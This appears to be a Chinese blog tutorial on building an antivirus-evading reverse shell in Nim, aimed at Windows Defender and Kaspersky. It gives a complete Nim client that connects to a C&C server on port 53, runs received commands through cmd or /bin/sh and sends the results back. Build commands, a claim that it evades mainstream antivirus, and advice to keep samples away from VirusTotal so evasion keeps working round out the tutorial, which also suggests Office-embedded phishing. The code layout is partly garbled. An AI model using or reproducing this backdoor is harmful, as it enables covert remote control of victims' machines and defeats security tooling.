# Nim Lang 免杀Windows Defender|卡巴斯基

# 0x01.Nim Lang简介

Nim是一个指令式、通用型、多范式、静态类型、编译型的编程语言,诞生于2010年,Andreas Rumpf设计和开发

Nim的设计目标是像C一样快速,像Python一样有简洁、表达力,并像Lisp一样有扩展性,Nim可以被编译为 C、C++ 或 JavaScript, 以便 Nim 可用于所有后端和前端需求。它结合了以下经典语言的特点:

Modula-3: 有跟踪的和无跟踪的指针

Delphi: 类型安全的字符集

Ada: 子范围类型、distinct类型、安全变体/case对象

C++: 运算符重载、泛型

Python: 越位规则

Lisp: 宏系统、围绕AST、同像性

Oberon: 成员导出标记

C#: async/await、lambda宏

Go: 延迟执行

Nim Lang 在2021年年度编程语言中排第82位,显然是个非常冷门的语言,不过用Nim做免 杀却非常合适

第 51-100 名如下,由于它们之间的数值差异较小,仅以文本形式列出(按字母排序):

ABC, ActionScript, Alice, APL, B4X, Ballerina, Bash, Boo, Bourne shell, C shell, CFML, Clipper, CLIPS, Clojure, Curl, Eiffel, Erlang, F#, Factor, Have, Icon, Inform, Io, J#, JScript, Korn shell, Lingo, LiveCode, M4, MQL4, NATURAL, Nim, NXT-G, OCaml, Occam, OpenCL, OpenEdge ABL, PostScript, Q, Racket, REXX, Ring, Scheme, SPARK, SPSS, Transact-SQL, Vala/Genie, VHDL, XSLT, Zig

nim能使用使用宏机制,可嵌入office进行邮件钓鱼,nim语法和py几乎一摸一样,可阅读性比大量cpp代码好,跨平台性好,二进制体积好,可以同时编译成C/CPP/JS/objc,直接生成跨平台性C语言源代码,性能优越。

# 0x02.Nim Lang环境安装

安装nim编译器和nimble包管理器

### Linux 下安装

#### **Arch Linux**

pacman -S nim

#### Debian / Ubuntu

apt update apt install nim #安装nim语言

如果你还没有安装c编译器

sudo apt-get install gcc sudo apt-get install g++

如果要编译出Windows下可以运行的exe和dll文件,那么必须安装mingw

apt install mingw-w64

## windows下安装 Nim:

在官网 https://nim-lang.org/install.html 下载 Nim 文件,下载完成后,点击文件夹中的 finish.exe 程序,会自动安装MingW。之后要将 D:/nim/bin 和 D:/nim/bin/nim.exe 设置为环境变量。

可以选择 choose nim 来更新 Nim 程序, https://github.com/dom96/choosenim#choosenim。

编辑器可以下载 Visual Studio Code,官网: https://code.visualstudio.com/,然后安装 Nim 语言包插件和 Code Runner 插件来调试、运行程序。

#### 0x03.Nim免杀源码

以下是本人写了简单的几行Nim代码,可以达到免杀主流杀软的效果。这是一个简单的套接字(socket)通信获取shell的过程,socket是为了实现以上的通信过程而建立成来的通信管道,其真实的代表是客户端和服务器端的一个通信进程,双方进程通过socket进行通信,而通信的规则采用指定的协议。socket只是一种连接模式,是对TCP/IP协议的封装,socket本身并不是协议,而是一个调用接口(API)。通过socket通信获取shell的过程本身特征很少,也没有调用一些特殊、风险性较高的API,因此可以混淆一些视线。

```
import net
import osproc
import os
var ip = "192.168.136.137"
var port = 53
var socket = newSocket()
var finalcommand: string
while true:
    try:
        socket.connect(ip,Port(port)) #连接C&C服务端
        while true:
            try:
                socket.send("<nimshell>")
                var command = socket.recvLine() # 从服务端读取命令并在
客户端上执行
                if command == "bye":
                    socket.send("EXITTING NIM SHELL")
                    socket.close()
                    system.quit(0)
```

```
if system.hostOS == "windows":
    finalcommand = "cmd /C" & command
    else:
        finalcommand = "/bin/sh -c" & command
    var (cmdres, _) = execCmdEx(finalcommand) #执行命令并
        %结果保存在 cmdres
        socket.send(cmdres) #将结果发送回C&C服务器
        except:
        socket.close()
        system.quit(0)

except:
    echo "CONNECTION FAILED ,RETRY AFTER 5 SECONDS"
    sleep(5000)
    continue
```

#### windows下在同目录下编译

```
nim c -d:mingw socket.nim
```

//c是编译成跨平台的c语言, -d:mingw是编译成windows中可执行的dll或者exe文件,后面就是待编译文件。

```
C:\Users\16915\Desktop\NIM lang挽杀>nim c -d:mingw socket挽杀.nim
Hint: used config file 'C:\Program Files\nim 1.6.2\config\nim.cfg [Conf]
Hint: used config file 'C:\Program Files\nim-1.6.2\config\nim.cfg [Conf]


C: stdlib_digitsutils.nim
C: stdlib_assertions.nim
C: stdlib_widestrs.nim
C: stdlib_io.nim
C: stdlib_strutils.nim
C: stdlib_strutils.nim
C: stdlib_strutils.nim
C: stdlib_winlean.nim
C: stdlib_winlean.nim
C: stdlib_winlean.nim
C: stdlib_winlean.nim
C: stdlib_winlean.nim
C: stdlib_nativesockets.nim
C: stdlib_nativesockets.nim
C: stdlib_nativesockets.nim
C: stdlib_nativesockets.nim
C: stdlib_streams.nim
C:
```


编译成Linux里的可执行文件

```
nim c socket.nim //这需要你在bash环境下编译
//编译成功后会生成一个二进制文件socket
chmod +x socket //赋给文件可执行权限
./socket //执行二进制文件
```

### 0x04.免杀效果

国内的我没测,国外基本的测了一下,免杀效果还行





## 0x05.结语

视频教程: https://www.bilibili.com/video/BV1Yr4y1Y7qP?spm id from=444.41.0.0

B站UP主: 我不是格林

希望大家 多多关注和点赞三连! 后续会更新免杀内容!

还有顺便提一句,那些小白不要再将免杀的样本上传某VT、还有某沙箱了,公网沙箱只是 杀软收集样本还有平台赚钱的工具,你传的越多,以后免杀难度就越大,VT全绿不能代表 任何问题,也不能代表你会免杀。

测试标准就以在杀软环境下正常执行为准。如果你有问题, 欢迎私下骚扰

